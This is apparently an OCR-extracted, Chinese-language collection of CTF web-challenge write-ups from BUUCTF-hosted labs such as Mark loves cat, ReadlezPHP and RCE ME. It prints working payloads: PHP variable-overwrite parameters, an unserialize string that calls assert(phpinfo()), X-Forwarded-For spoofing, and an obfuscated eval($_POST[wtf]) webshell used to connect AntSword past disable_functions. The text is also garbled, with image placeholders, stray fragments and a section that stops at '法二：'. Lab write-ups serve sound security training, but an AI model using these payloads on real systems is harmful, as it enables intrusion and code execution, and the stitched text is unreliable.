
URL


http://4942ecd6-ece0-496a-a80a-3213218fa1f0.node3.buuoj.cn/levels91.php?a[]=1a&b[]=2

三个等号所以不能用oe开头的了

[BJDCTF2020]The mystery of ip

ip?难道XXF?





[BJDCTF2020]Mark loves cat

dirsearch扫描一下，发现/.git目录，用githack获取一下源码。


```php
<?php
include 'flag.php';
$yds = "dog";
$is = "cat";
$handsome = 'yds';

foreach($_POST as $x => $y){
    $$x = $y;
} //forsearch:
post传参和get传参的参数键名和值
首先我们post: $flag=flag

foreach($_GET as $x => $y){
    $$x = $$y;
}//接下来GET: ?yds=flag

foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){ //GET方式传flag只能传一个flag=flag
        exit($handsome);
    }
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){ //GET和POST其中之一必须传flag
    exit($yds);
}

if($_POST['flag'] === 'flag'  || $_GET['flag'] === 'flag'){ //GET和POST传flag,必须不能是flag=flag
    exit($is);
}

echo "the flag is: ".$flag;
```

$x为yds，$y为flag，所以$$x表示$yds，$$y也就是$flag，$flag就是真正的flag{XXXXXX}。$$x = $$y，也就是$yds=flag{XXXXXX}。
看源码

只要没有flag参数，就会exit($yds)，就可以得到flag了。

GET:yds=flag

POST:$flag=flag



查看源码得到FLAG


[ASIS 2019]Unicorn shop

打开题目是一个购买界面，发现三个是个位数价钱，一个是1377，猜测只要购买了第四只独角兽，就能获取flag
我随便购买一个发现：

操作失败。

Only one char(?) allowed!

查看源码发现：



这里指明了重点，所以要考虑utf-8编码的转换安全问题

我们在这个网站搜索大于 thousand 的单个字符`https://www.compart.com/en/unicode/`

可以看到它代表的数值是10000
它的utf-8编码是0xE1 0x8D 0xBC
我们将0x换成%，得到%E1%8D%BC
在这里插入图片描述

[NPUCTF2020]ReadlezPHP

查看源码发现./time.php?source
访问得源码：

```php
<?php
#error_reporting(0);
class HelloPhp
{
    public $a;
    public $b;
    public function __construct(){
        $this->a = "Y-m-d h:i:s";
        $this->b = "date";
    }
    public function __destruct(){
        $a = $this->a;
        $b = $this->b;
        echo $b($a);
    }
}
$c = new HelloPhp;

if(isset($_GET['source']))
{
    highlight_file(__FILE__);
    die(0);
}

@$ppp = unserialize($_GET["data"]);
```

由b(a)可以构造b=assert,a=phpinfo ->assert(phpinfo())

```
echo serialize($c); #$c来自源码
#O:8:"HelloPhp":2:{s:1:"a";s:11:"Y-m-d h:i:s";s:1:"b";s:4:"date";}
```

```
payload:?data=O:8:"HelloPhp":2:{s:1:"a";s:9:"phpinfo()";s:1:"b";s:6:"assert";}
```

在phpinfo页面中ctrl+f搜索flag即可得到flag

[MRCTF2020]PYWebsite

```
17  <!-- Bootstrap CSS File -->
18  <link href="lib/bootstrap/css/bootstrap.min.css" rel="stylesheet">
19  <!-- Libraries CSS Files -->
20  <link href="lib/ionicons/css/ionicons.min.css" rel="stylesheet">
21  <!-- Main Stylesheet File -->
22  <link href="css/style.css" rel="stylesheet">
23  <script type="text/javascript" src="./js/md5.js"></script>
24 <script>
25
26     function enc(code){
27       hash = hex_md5(code);
28       return hash;
29     }
30     function validate(){
31       var code = document.getElementById("vcode").value;
32       if (code != ""){
33         if(hex_md5(code) == "0cd4da0223c0b280829dc3ea458d655c"){
34           alert("您通过了验证！");
35           window.location = "./flag.php"
36         }else{
37           alert("你的授权码不正确！");
38         }
39       }else{
40         alert("请输入授权码");
41       }
```



查看源码发现./flag.php进行访问。

验证逻辑是在后端的，除了购买者和我自己，没有人可以看到flag


还不快去买

威胁

构造xff:127.0.0.1



[NCTF2019]Fake XML cookbook



wp

[BSidesCF 2019]Futurella

查看源码得到flag

[极客大挑战 2019]RCE ME

```
<?php
error_reporting(0);
if(isset($_GET['code'])){
                    $code=$_GET['code'];
                            if(strlen($code)>40){
                                                    die("This  is  too  Long.");
                                                    }
                            if(preg_match("/[A-Za-z0-9]+/",$code)){
                                                    die("NO.");
                                                    }
                            @eval($code);
}
else{
                    highlight_file(__FILE__);
}

//  ?>
```


源码分析： GET获取变量code
传递内容长度不大于40
内容不包含字母和数字

查找php的信息

```
C:\Users\2214347255>php -r "echo urlencode('phpinfo');"
%8F%97%8F%96%91%99%90
```

```
payload: ?code=(~%8F%97%8F%96%91%99%90)();
```

安全 | c7cc7886-d900-43f2-9672-781d6a5bceb5.node3.buuoj.cn/?code=(~%8F%97%8F%96%91%99%90)();

arg_separator.output	&	&
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl

disable_functions禁用的系统函数有点多

构造一个shell连上蚁剑

```php
<?php
error_reporting(0);
$a='assert';
$b=urlencode(~$a);
echo $b;

echo "<br>";
$c='(eval($_POST[wtf]))';
$d=urlencode(~$c);
echo $d;
 ?>
```

```
C:\Users\2214347255>php shell.php
%9E%8C%8C%9A%8D%8B<br>%D7%9A%89%9E%93%D7%DB%A0%AF%B0%AC%AB%A4%88%8B%99%A2%D6%D6
C:\Users\2214347255>
```


```
?code=(~%9E%8C%8C%9A%8D%8B)(~%D7%9A%89%9E%93%D7%DB%A0%AF%B0%AC%AB%A4%DD%8B%9A%8C%8B%DD%A2%D6%D6);
```

连接蚁剑，再用插件


法二：

